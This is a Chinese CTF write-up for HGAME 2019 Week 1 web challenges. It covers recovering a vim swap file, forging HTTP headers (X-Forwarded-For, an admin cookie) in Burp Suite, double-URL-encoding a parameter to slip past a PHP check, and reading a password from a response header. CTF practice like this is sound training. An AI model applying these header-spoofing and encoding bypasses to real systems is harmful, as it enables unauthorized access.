
HGAME Week1 WriteUp

WEB

不懂web，都是现场查百度谷歌的，有写错的话谅解啦~~~

谁吃了我的flag




```
118.25.111.31:10086/index.html
```

damn...hgame2019 is coming soon, but the stupid Mki haven't finished his web-challenge...

fine, nothing serious, just give you flag this time...


the flag is hgame{3eek_diScl0Sure

进去发现是残缺的flag，根据题目hint——"那个夜晚他正在用vim编写题目页面，似乎没有保存就关机睡觉去了",搜索发现未正常退出时vim会生成：.文件名.swp的文件，因此




```
118.25.111.31:10086/.index.html.swp
```

得到viml临时文件，再下载.html，把他们放在同一个目录下用vim打开



```
danis@ubuntu:~$ vim -r ~/index.html
```




```
<html>
        <head>
                <title>谁吃了我的flag???</title>
        </head>
        <body>
                <p>damn...hgame2019 is coming soon, but the stupid Mki haven't finished his web-challenge...</p>
                </br>
                <p>fine, nothing serious, just give you flag this time...</p>
                </br>
                <p>the flag is hgame{3eek_diScl0Sure_fRom+wEbsit@}
        </body>
</html>
```

得到flag

换头大作战


作为一个bin选手对于web真是一头雾水，但幸好有hint——"工具: burpsuite"，以及强大的谷歌百度



想要flag嘛：


request method is error.I think POST is better

随便submit以后发现要把"method"改成"POST"，于是在火狐狸F12把



```
<body>
  <form action="index.php" method="get">
  </form>
  <br>
```


get改成post，然后到burpsuite里手动发送http请求头，



```
POST /week1/how/index.php HTTP/1.1
Host: 120.78.184.111:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:64.0) Gecko/20100101 Firefox/64.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.78.184.111:8080/week1/how/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: keep-alive
Cookie: admin=0
Upgrade-Insecure-Requests: 1

want=want
```

```
Server: nginx
Date: Wed, 30 Jan 2019 10:09:03 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Set-Cookie: admin=0
Content-Length: 591


<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible"
content="IE=edge">
    <title>□□□□□</title>
    <meta name="viewport" content="width=device-width,
initial-scale=1">
    <link rel="stylesheet" type="text/css"
media="screen" href="main.css" />
    <script src="main.js"></script>
</head>
<body>
<form action="index.php" method="get">
    □□flag□ : <input name="want" type="text">
    <input type="submit" value="submit">
</form>
</body>
</html>

<br/>https://www.wikiwand.com/en/X-Forwarded-For<br/>on
ly localhost can get flag
```

之后提示要是localhost，改完以后又是一连串的改动，最后改成这样


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
12 ×
Go
Cancel
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
POST /week1/how/index.php HTTP/1.1
Host: 120.78.184.111:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:64.0) Gecko/20100101  Waterfox/50.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Accept-Encoding: gzip, deflate
Referer: www.bilibili.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
X-Forwarded-For: 127.0.0.1
Connection: keep-alive
Cookie: admin=1
Upgrade-Insecure-Requests: 1

want=flag
```


```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 29 Jan 2019 18:27:34 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Set-Cookie: admin=0
Content-Length: 540


<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>□□□□□</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" media="screen" href="main.css" />
    <script src="main.js"></script>
</head>
<body>
<form action="index.php" method="get">
    □□flag□ : <input name="want" type="text">
    <input type="submit" value="submit">
</form>
</body>
</html>

<br/>hgame{hTTp_HeaDeR_iS_Ez}
```

得到flag

very easy web

打开之后直接是php的源码，大意是 ['id'] 的值不能是 'vidar'，然后 url解码之后要是 'vidar'


其实就是 'vidar' 二次url编码



```
%76%69%64%61%72
```

```
%2576%2569%2564%2561%2572
```

然后


HGAME 2019 | 120.78.184.111:8080/week1/ve


不安全 | 120.78.184.111:8080/week1/very_ez/index.php?id=%2576%2569%2564%2561%2572

```
hgame{urlDecode_Is_GoOd} <?php
error_reporting(0);
include("flag.php");

if(strpos("vidar",$_GET['id'])!==FALSE)
    die("<p>干巴爹</p>");

$_GET['id']  =  urldecode($_GET['id']);
if($_GET['id']  ===  "vidar")
{
    echo  $flag;
}
highlight_file(__FILE__);
?>
```

得到flag

can u find me?

仔细阅读了学习资料后，f12看到第一个提示


不安全 | 47.107.252.171:8080

the gate has been hidden


can you find it? xixixi

DevTools - 47.107.252.171:8080/

```
<!doctype html>
<html>
 ▶<head>…</head>
…▼<body> == $0
    <p>the gate has been hidden</p>
    <p>can you find it? xixixi</p>
    <a href="f12.php"></a>
  </body>
</html>
```


然后打开http://47.107.252.171:8080/f12.php，发现让我找到 password 然后 post

用burpsuite拦下来之后看到提示




```
HTTP/1.1 200 OK
Server: nginx/1.15.8
Date: Wed, 30 Jan 2019 07:30:44 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.2.14
password: woyaoflag
Content-Length: 242

<!DOCTYPE html>
<html>
<head>
        <title>can u find me?</title>
</head>
<body>
        <p>yeah!you find the gate</p>
        <p>but can you find the password?</p>
        <p>please post password to me! I will open the
gate for you!</p>
        </body>
</html>
```

然后 post password 这里我自己试了半天一直都返回只返回错误password




```
danis@ubuntu:~$ python ~/post.py
<!DOCTYPE html>
<html>
<head>
        <title>can u find me?</title>
</head>
<body>
        <p>yeah!you find the gate</p>
        <p>but can you find the password?</p>
        <p>please post password to me! I will open the gate for you!</p>
        <p>no no no,your password isn't right</p></body>
</html>
```

无奈借助网上的在线post工具，得到下一条提示


http://47.107.252.171:8080/f12.php
例：http://coolaf.com/m?a=xx&b=xx,get参数直接加在url后就行。用户本地web版本提供下载，用户可以访问本地域名, 下载链接
post 参数:
password=woyaoflag
参数：a=b&c=d&f=e,如果传递参数是 json,请修改高级中header为：Content-Type:application/json
显示高级功能
POST
UTF-8 --接口输出的编码
自动解压(gzip,deflate,flate)
提交
生成文档
测试示例
导出历史
清空表单
格式化Response
原始Response
Headers
分享请求
网站接入
1548835790 2019-01-30 16:09:50
复制

